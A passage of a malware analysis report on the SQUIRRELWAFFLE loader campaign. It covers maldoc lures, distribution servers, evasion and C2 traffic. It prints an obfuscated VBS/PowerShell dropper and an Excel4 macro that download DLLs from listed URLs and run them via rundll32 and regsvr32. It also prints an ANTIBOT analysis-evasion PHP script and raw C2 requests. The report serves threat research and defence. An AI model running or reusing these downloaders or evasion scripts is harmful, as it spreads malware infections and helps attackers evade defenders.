LL2 = "$Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli';
$ee='ent).Downl'; $rr='oadFile'; $bb='(''https://p
erfectdemos.com/Gv1iNAuMKZ/pt.html'',''C:\ProgramData\www2.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc
-Join ''); OY $FOOX|OY;"

LL3 = "$Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli';
$ee='ent).Downl'; $rr='oadFile'; $bb='(''https://b
ussiness-z.ml/ze8pCNTIkrIS/pt.html'',''C:\ProgramData\www3.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc
-Join ''); OY $FOOX|OY;"

LL4 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli';
$ee='ent).Downl'; $rr='oadFile'; $bb='(''https://c
ablingpoint.com/ByH5NDoE3kQA/pt.html'',''C:\ProgramData\www4.dll'')';$FOOX
=($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

LL5 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli';
$ee='ent).Downl'; $rr='oadFile'; $bb='(''https://b
onus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html'',''C:\ProgramData\www5.dll'')';$FOOX
=($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"


HH9="po"
HH8="wers"
HH7="h"
HH6="ell "
HH0= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```

This script is responsible for the retrieval of the SQUIRRELWAFFLE payload itself from one of the five hardcoded URLs present in the script. In this case, SQUIRRELWAFFLE is delivered to the victim's system as a malicious DLL that is then executed using rundll32.exe.

Malicious Excel spreadsheets

Many of the campaigns were observed using malicious Excel spreadsheets rather than Word documents.



This document protected by
Microsoft Office

TO OPEN THIS DOCUMENT PLEASE FOLLOW THESE STEPS:


- Select **Enable Editing**

PROTECTED VIEW Be careful - files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing

- In the Microsoft Office Security Option dialog box, select **Enable Content**

SECURITY WARNING Macros have been disabled. Enable Content

These spreadsheets contain malicious Excel4 macros that are responsible for retrieving and executing the SQUIRRELWAFFLE payload. Below is an example of one of these macros that has been cleaned up to improve readability.



```
True=FORMULA(CHAR(=_xlfn.ARABIC(CI)),rgcE22)
=FORMULA(JCJ,,GTH23)
=FORMULA(CHAR(=_xlfn.ARABIC(CXI)),efgdI9)
=FORMULA(C:Datop,,GTH24)=FORMULA(URLDownloadTI9FilE22A,,GTH27)
=FORMULA(0,GTH25)
=FORMULA(urlmon,,GTH26)
=FORMULA(0,,GTH29)
=FORMULA(JJCCBB,,GTH28)
=FORMULA(C:Datoptest.test,,GTH31)
=FORMULA(Shell32,,GTH34)
=FORMULA(ShellExecuteA,,GTH35)
=FORMULA(CHAR(=_xlfn.ARABIC(LXV)),efegC18)
=FORMULA(JJCCCJJ,,GTH36)
=FORMULA(open,,GTH38)
=FORMULA(C:Datoptest1.test,,GTH58)
=FORMULA(regsvr32,,GTH39)
=FORMULA(C:Datoptest.test,,GTH40)
=FORMULA(C:Datoptest2.test,,GTH60)
=FORMULA(5,GTH42)
=FORMULA(=CC18LL(Kernel32,CreateDirectoryA,JCJ,C:Datop,0),ecf.H20)
=FORMULA(=CC18LL(Shell32,ShellExecuteA,JJCCCJJ,0,open,regsvr32,C:Datoptest.test,0,5),ecf.H24)
=FORMULA(=CC18LL(urlmon,H27JJCCBB,0,https://generatorulubabanu.ro/gD4xRuhIPb/
sot.html,C:Datoptest.test,0,0),ecf.H22)
=FORMULA(=CC18LL(urlmon,H27JJCCBB,0,https://ottawaprocessservers.ca/Cct1pa3E/
sot.html,C:Datoptest1.test,0,0),ecf.H26)
=FORMULA(=CC18LL(Shell32,ShellExecuteA,JJCCCJJ,0,open,regsvr32,C:Datoptest1.test,0,5),ecf.H28)
=FORMULA(=CC18LL(urlmon,H27JJCCBB,0,https://totallybaked.ca/QrCCMgkEM7p/sot.html
,C:Datoptest2.test,0,0),ecf.H30)
=FORMULA(=CC18LL(Shell32,ShellExecuteA,JJCCCJJ,0,open,regsvr32,C:Datoptest2.test,0,5),ecf.H32)
```

Similar to what was observed with the Word document lures, these macros contain three hardcoded URLs that host the DLL associated with SQUIRRELWAFFLE. Once retrieved, the


DLL is executed via ShellExecuteA and regsvr32.exe, thus infecting the system. The ZIP archives and associated maldocs are rotated across emails, resulting in large quantities of unique samples. However, the SQUIRRELWAFFLE distribution URLs appear to be fairly common across samples for a given email campaign.

Campaign timeline and variations


We believe the earliest files used in these campaigns were submitted to public malware repositories on Sept. 10, 2021. The campaign volume began to ramp up on Sept. 13, 2021 and has been characterized by daily spam runs observed since then.

In analyzing these campaigns, we observed some interesting characteristics associated with the infection chain. The URL structure of the SQUIRRELWAFFLE distribution servers appears somewhat tied to the daily campaigns, and rotates every few days. For example, the following table shows the variance in the URL landing pages seen over a period of several days.

This rotation is also reflected in the maldoc macros themselves, with the macro function names and hashes rotating at the same time. This is reflected in the table below, which shows some of the macro function names, hashes and the corresponding campaign landing pages used by the macros to retrieve the SQUIRREWAFFLE DLL files observed across some of the initial malspam campaigns.



Date Range	Landing Page
09/10/2021 - 09/16/2021	090921.gif
09/14/2021 - 09/17/2021	130921.html
09/16/2021 - 09/18/2021	ca.html
09/17/2021 - 09/21/2021	pt.html
09/20/2021 - 09/21/2021	sec.html
09/21/2021 - 09/22/2021	sot.html
09/22/2021 - 09/23/2021	host.html
9/23/21	day.html




Macro	SHA256	Landing Page
deutsche.frm	71d51da24dcdfa22eae01a25d295d9a45c6050060d727c9da191c2cdd2275c85	090921.gif
deutsche.frm	4826fbff7ee22839c9c9d89c15a4e433134267348f5c65046d4fbbdaae087e64	130921.html
bxh.vba	7f01e2aca43257cd70b90b8cf7ff05fd6b5d30f277d98c1982388e7ec2ab1592	ca.html
bxh.bas	6ec3796cbc0273b9b294bbfb7fc53872deb67f80c6d0b36cf1cbb8d1f5370cfc	pt.html
N/A	a9069a90f200760cbcb6a7aafa70a06aa323000b9347b2d4e286b9cd5ba1c57b	sec.html
N/A	6fdc8d8355991fad2d284e23c4835f7cdf276d39eed5596df16a1f6328145189	sot.html
N/A	71595ffcc928888d87295e900918fc72bdac6e892c653eff700b906896feb49d	host.html
N/A	fdc934b821f730c6011bd739951ac880a7c5eab15da40d7ab147e1162364a0da	day.html

These characteristics confirm that these documents are likely being crafted using an automated builder. In more recent campaigns, the Microsoft Excel spreadsheets were crafted to make static analysis with tools like XLMDeobfuscator less effective.

Distribution infrastructure

These malware distribution campaigns appear to be taking advantage of previously compromised web servers, primarily running versions of the WordPress content management system (CMS). Across the distribution servers we analyzed prior to host/domain suspension, the most prevalent version was WordPress 5.8.1.

In one case, we also identified a SQL dump related to an AZORult panel present on the same host being used as a C2 server by SQUIRRELWAFFLE. As is often the case with vulnerable servers exposed to the internet, it is unclear whether this panel was being administered by the same threat actor or if the server had simply been compromised by multiple unrelated entities.




```
GET /nht7tk0hrdsx/panel/avJPDOElQ/index.php HTTP/1.1
Host: panel.betfredtakeaway.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/94.0.4606.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 200 OK
Date: Tue, 05 Oct 2021 16:59:48 GMT
Server: Apache
X-Powered-By: PHP/5.6.40
Upgrade: h2,h2c
Connection: Upgrade, close
Vary: Accept-Encoding
Content-Length: 3102
Content-Type: text/html; charset=utf-8

-- phpMyAdmin SQL Dump
-- version 4.5.1
-- http://www.phpmyadmin.net
--
-- Версия сервера: 10.1.8-MariaDB
-- Версия PHP: 5.5.30

SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
SET time_zone = "+00:00";


/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;

--
-- База данных: `azorult`
--

-- --------------------------------------------------------
```

One of the distribution servers also appeared to have had ANTIBOT deployed by adversaries on Sept. 8, 2021, shortly before the SQUIRRELWAFFLE distribution campaigns initially launched that made use of this server.

ANTIBOT is a set of scripts commonly used as a component of phishing kits and can help actors evade analysis. This popular add-on will block access to the contents of their web servers if the HTTP/HTTPS requests originate from an IP address that is not determined to be a potential victim but is instead associated with automated analysis platforms, security research organizations, or other locations that attackers may want to avoid. When HTTP requests are received, the requestor is checked against several lists of IPs, ASN names and other artifacts. If any of the information matches, the server responds with an HTTP 404 status code. Below is an example of the logic used by this process. Note that the contents of each array have been redacted, as they are prohibitively long and could not be included in the screenshot. Typically, they contain large lists of IP addresses, network provider strings and more.



```
<?php
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words =
    array(["REDACTED_FOR_SPACE"],);

foreach($blocked_words as $word) {
    if (substr_count($hostname, $word) > 0) {
     header('HTTP/1.0 404 Not Found');

    }
}
$bannedIP = array("REDACTED_FOR_SPACE");
if(in_array($_SERVER['REMOTE_ADDR'],$bannedIP)) {
     header('HTTP/1.0 404 Not Found');
} else {
     foreach($bannedIP as $ip) {
          if(preg_match('/' . $ip . '/',$_SERVER['REMOTE_ADDR'])){
               header('HTTP/1.0 404 Not Found');
          }
     }
}
$banned_isp = array(
    'REDACTED_FOR_SPACE'
);
if(in_array($bannedIP,$banned_isp)) {
     header('HTTP/1.0 404 Not Found');
}
?>
```

Combined with the IP blocklist present across many SQUIRRELWAFFLE DLLs, this demonstrates an effort to make the infrastructure more resilient and difficult to analyze. By limiting the ability for systems to retrieve malicious components, adversaries may more effectively evade large-scale automated analysis. Over time, the distribution infrastructure has become significantly more aggressive at restricting access to the malicious components and is employing techniques, like geographic-based filtering, to prevent analysis and tracking.

SQUIRRELWAFFLE loader


The SQUIRRELWAFFLE payload that is dropped on infected systems is a PE DLL that is executed using either rundll32.exe or regsvr32.exe depending on the maldoc used to initiate the infection process. Here's an example of the syntax used to execute the payload using rundll32.exe, specifying the entry point:

```
cmd.exe /c rundll32.exe C:\ProgramData\[DLL FILENAME],ldr
```

Executing the DLL directly without specifying the required parameter will likely not result in successful execution of the payload and may allow it to evade automated dynamic analysis platforms.

The DLLs primarily function as a malware loader, enabling the infections to be used to deploy additional malware. SQUIRRELWAFFLE infections have been observed to coincide with Qakbot and Cobalt Strike installations following the initial compromise of the endpoint. The DLL also features an IP blocklist as part of its configuration that is used to attempt to further evade automated analysis platforms and security research organizations.

The operation of the DLL is fairly straightforward. The most interesting functionality is used to encode and decode information to facilitate communications between the victim system and the C2 infrastructure. Below is a screenshot of the decompiled function responsible for this process.




```
v14 = 0;
v33 = 1;
for ( i = 0; v14 < data_len; i = ++v14 )
{
  Size = 0;
  v31 = 15;
  data = &Block;
  key = &a7;
  LOBYTE(Src[0]) = 0;
  if ( (unsigned int)a6 >= 0x10 )
    data = Block;
  if ( (unsigned int)a12 >= 0x10 )
    key = a7;
  sub_5868B0(Src, 1u, data[v14] ^ key[v14 % key_len]);
  LOBYTE(v36) = 3;
  v17 = Src;
  v18 = (char *)Src[0];
  if ( v31 >= 0x10 )
    v17 = (void **)Src[0];
  v19 = v13->dw_5 - v13->size;
  v32 = v13->size;
  v20 = Size;
  if ( Size > v19 )
  {
    LOBYTE(v34) = 0;
    sub_587840(v13, Size, v34, (int)v17, Size);
    v18 = (char *)Src[0];
  }
  else
  {
    v21 = v13->dw_5 < 0x10u;
    v22 = v32;
    v13->size = Size + v32;
    pvoid0 = v13;
```

Additional information regarding the C2 protocol used by the malware can be found in the following section.

Command and control (C2)


The malware attempts to communicate with a C2 over HTTP POST requests containing obfuscated data:



```
POST /3GilA8Eo3r/PQwlJSU8JC8l031DenV9ZXt9dGF5en1ifnp+ HTTP/1.1
Host: sinaloworx.co.za
Content-Length: 108
Connection: close

DwMGCQEYAwQCYgh7eHtGQhgiLyQYKyUvJy4wQkUMcRYePyo5ORceJighGC0hKCIuNhM
KOjsILj8rFx4gKiciIihCQwh9fHxkBwMMCgZCRQ==
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 05 Oct 2021 19:07:14 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 298
Connection: close
X-Powered-By: PHP/5.6.40




f3p/QUVCQ0FBfn15eHh5e3J4f0JBQ0JGQnp/fwJ+f3xlf3Zle39+QkFDQkZCDwMGCQEY
AwQCYgh7eHtGQhgiLyQYKyUvJy4wQkUMcRYePyo5ORceJighGC0hKCIuNhMKOjsILj8r
Fx4gKiciIihCQwh9fHxkBwMMCgZCRUJBQ0JGQgUFBQlCQUNCRkIFBQUJQkFDQkZCBQUF
CUJBQ0JGQkZAQkVFRkdBRUZBROZGRkJARkFFQkNBQUJBQ0JGQkZAQkVFRkdBRUZBROZG
RkJARg==
```

The data present in these communications has been obfuscated using XOR and then Base64-encoded. The URL used by the victim to POST data to the C2 server consists of a random one- to 28-character alphanumeric string, followed by the IP address of the victim's system. The URL in the previous HTTP POST request can be deobfuscated to the following:



